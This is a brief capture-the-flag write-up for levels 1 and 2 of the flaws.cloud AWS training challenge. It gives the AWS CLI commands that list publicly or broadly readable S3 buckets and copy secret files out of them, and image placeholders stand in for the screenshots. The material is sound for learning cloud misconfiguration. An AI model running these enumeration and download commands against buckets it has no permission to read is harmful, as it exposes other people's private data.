**Exposure of S3 bucket**

Level 1: http://flaws.cloud

**Vulnerability**: Exposure of S3 bucket and listing access permission set to "Everyone"

This level is \*buckets\* of fun. Lets start to find the first sub-domain.

The site flaws.cloud is hosted as an S3 bucket. This is a great way to host a static site, similar to hosting one via github pages. Some interesting facts about S3 hosting: When hosting a site as an S3 bucket, the bucket name (flaws.cloud) must match the domain name (flaws.cloud). Also, S3 buckets are a global name space, meaning two people cannot have buckets with the same name. The result of this is you could create a bucket named apple.com and Apple would never be able host their main site via S3 hosting.

**STEPS TO REPRODUCE :**

# determine region

$ host flaws.cloud


$ host <IP>

# list bucket content


$ aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2


# get interesting file


$ aws s3 cp s3://flaws.cloud/secret-dd02c7c.html --no-sign-request --region us-west-2 secret-dd02c7c.html



$ cat secret-dd02c7c.html







Level 2: http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

**Vulnerability**: bucket's listing access permission set to "Any Authenticated AWS User"

$ aws s3 --profile mzetAccount ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

$ aws s3 --profile mzetAccount cp s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html secret-e4443fc.html

**GAURAV JHA**